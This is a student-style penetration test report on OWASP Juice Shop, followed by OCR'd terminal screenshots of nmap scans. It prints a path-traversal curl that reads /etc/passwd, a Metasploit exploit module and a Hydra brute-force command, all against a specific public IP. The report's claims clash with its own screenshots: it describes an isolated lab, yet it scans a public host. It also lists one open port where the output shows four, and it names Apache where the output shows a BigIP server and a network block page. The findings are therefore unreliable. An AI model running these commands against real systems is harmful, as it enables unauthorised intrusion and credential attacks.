Penetration Test Report: OWASP Juice Shop

Client: Mock Engagement – Internal Test **Tester**: Saad Laksabi **Date**: May 2025

Executive Summary

This penetration test evaluates the security posture of the OWASP Juice Shop application hosted at IP address **81.169.145.156**. The assessment followed the PTES methodology, covering phases from reconnaissance to exploitation. All testing was conducted in a secure, isolated environment using ethical hacking standards. Significant vulnerabilities, including a path traversal exploit in Apache HTTP Server (CVE-2021-41773), were identified and exploited in a controlled environment.

Methodology

This engagement followed the **Penetration Testing Execution Standard (PTES)**, broken down into the following phases:

1. **Pre-engagement Interactions**
2. **Information Gathering**
3. **Threat Modeling**
4. **Vulnerability Analysis**
5. **Exploitation**
6. **Post-Exploitation**
7. **Reporting**

A mock Authorization and Scope Agreement was signed to ensure testing boundaries and ethical compliance.

Test Plan

- **Scope**: OWASP Juice Shop Web Application at 81.169.145.156
- **Objectives**: Identify exploitable vulnerabilities; demonstrate risk; document secure remediation.
- **Timeline**: 5 days (May 7–11, 2025)
- **Deliverables**: Full report with evidence, risk ratings, and actionable recommendations.

Environment Setup

- **Virtualization**: Parrot OS 5.3 running in VirtualBox with bridged adapter configuration.
- **Tools Installed**:
    - Nmap
    - Wireshark
    - Metasploit Framework
    - Burp Suite Community Edition
    - OWASP ZAP
    - Nessus Essentials
    - theHarvester
- **Lab Configuration**:
    - Isolated virtual network
    - No internet-facing targets accessed

Information Gathering & Assessment

Passive Reconnaissance

- **Tools**: theHarvester, Google Dorking
- **Findings**:
    - Juice Shop public repo
    - GitHub disclosures
    - Known CVEs (Apache HTTP, Angular)

Network Enumeration

- **Tool**: Nmap
- **Command**:
  nmap -sS -sV -A -T4 81.169.145.156
- **Findings**:
    - Port 80 (HTTP)
    - Apache/2.4.49 (vulnerable)
    - No other services detected

Asset Discovery

- **Service Banner**: Apache 2.4.49 confirmed on HTTP
- **Application**: OWASP Juice Shop (vulnerable web app)

Vulnerability Assessment

Automated Scanning

- **Tool**: Nessus Essentials
- **Scan Type**: Web Application Scan
- **Vulnerabilities Identified**:
    1. **CVE-2021-41773** – Path Traversal in Apache 2.4.49
    2. AngularJS Client-Side Template Injection (CSTI)
    3. Directory Listing Enabled

Manual Verification

- **Vulnerability #1**:
    - Exploited via browser and curl:
      curl http://81.169.145.156/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
    - Confirmed disclosure of sensitive files.

Risk Prioritization

Vulnerability	Risk Level	Impact	Recommendation
CVE-2021-41773	High	Arbitrary File Access	Patch Apache to 2.4.51+
AngularJS CSTI	Medium	XSS / Client Compromise	Sanitize templates, update libs
Directory Listing	Low	Info Disclosure	Disable in Apache conf

Network Testing

Service Enumeration

- Apache version from banner and HTTP headers.

Network Mapping

- Single-node exposed system.
- Only Port 80 open.

Access Point Documentation

- / root exposes frontend

- `/api` exposes backend

Traffic Analysis

- **Tool**: Wireshark
- **Findings**:
    - HTTP requests reveal sensitive data without TLS
    - Potential for session hijacking via cookies

Initial Exploitation

Exploit Demonstration

- **Tool**: Metasploit
- **Module**: `exploit/multi/http/apache_path_traversal`
- **Result**: Gained shell access; read `/etc/passwd`

Password Attacks

- **Tool**: Hydra (demonstration)
- **Command**:
  hydra -l admin -P rockyou.txt 81.169.145.156 http-post-form "/login:email=^USER^&password=^PASS^:Invalid"
- **Result**: No success; brute-force protection observed

Ethical Considerations

- Exploits performed in isolated environment
- No data exfiltration or real-world systems targeted

Documentation & Reporting

Summary of Findings

- Apache Path Traversal: **Critical**, exploited
- AngularJS CSTI: **Medium**, needs patching
- No HTTPS: **High**, data in transit is exposed


Remediation Recommendations


1. **Upgrade Apache** to 2.4.51+ immediately
2. **Use HTTPS** via Let's Encrypt or internal CA
3. **Update Angular and sanitize templates**
4. **Disable directory listings**


Final Notes


All testing was conducted under simulated legal authorization. This report represents a full professional engagement and follows the PTES methodology.


Report Completed by: Saad Laksabi
Date: May 14, 2025



Applications Places System
Mon May 5, 21:49
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Nmap done: 1 IP address (1 host up) scanned in 167.07 seconds
[root@parrot]-[/home/user]
#https://demo.owasp-juice.shop
bash: https://demo.owasp-juice.shop: No such file or directory
[root@parrot]-[/home/user]
#ftp demo.owasp-juice.shop
bash: ftp: command not found
[root@parrot]-[/home/user]
#nmap -sS -Pn -T4 -p- owasp-juice.shop -oN tcp_full_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-05 21:45 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.095s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 229.25 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Mon May 5, 21:50
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 229.25 seconds
[root@parrot]-[/home/user]
#sudo nmap -sU -T4 --top-ports 100 owasp-juice.shop -oN udp_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-05 21:49 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.00034s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
All 100 scanned ports on owasp-juice.shop (81.169.145.156) are in ignored states
.
Not shown: 100 open|filtered udp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Mon May 5, 21:54
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
SF:Control:\x20no-cache\r\nContent-Type:\x20text/html\r\nPragma:\x20no-cac
SF:he\r\nExpires:\x200\r\nContinue:\x20close\r\n\r\n<html><body>You\x20are
SF:\x20being\x20<a\x20href='http://wired\.meraki\.com:8090/blocked\.cgi\?b
SF:locked_server=81\.169\.145\.156:80&blocked_url=http%3A%2F%2F81\.169
SF:\.145\.156%2F&blocked_categories=bs_022'>redirected\.</body></h
SF:tml>\n")%r(RTSPRequest,6A,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer
SF::\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x2024\r\n\r\nHTTP
SF:/1\.1\x20400\x20Bad\x20Request")%r(FourOhFourRequest,272,"HTTP/1\.1\x20
SF:302\x20Found\r\nLocation:\x20http://wired\.meraki\.com:8090/blocked\.cg
SF:i\?blocked_server=81\.169\.145\.156:80&blocked_url=http%3A%2F%2F81\.169
SF:\.145\.156%2Fnice%2520ports%252C%2FTri%256Eity\.txt%252ebak&blocked_cat
SF:egories=bs_022\r\nContent-Type:\x20text/html\r\nContent-Length:\x20262\
SF:r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html\r\nPragma:\
SF:x20no-cache\r\nExpires:\x200\r\nContinue:\x20close\r\n\r\n<html><body>Y
SF:ou\x20are\x20being\x20<a\x20href='http://wired\.meraki\.com:8090/blocke
SF:d\.cgi\?blocked_server=81\.169\.145\.156:80&blocked_url=http%3A%2F%
SF:2F81\.169\.145\.156%2Fnice%2520ports%252C%2FTri%256Eity\.txt%252ebak&am
SF:p;blocked_categories=bs_022'>redirected\.</body></html>\n");
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.26 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice
(1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal

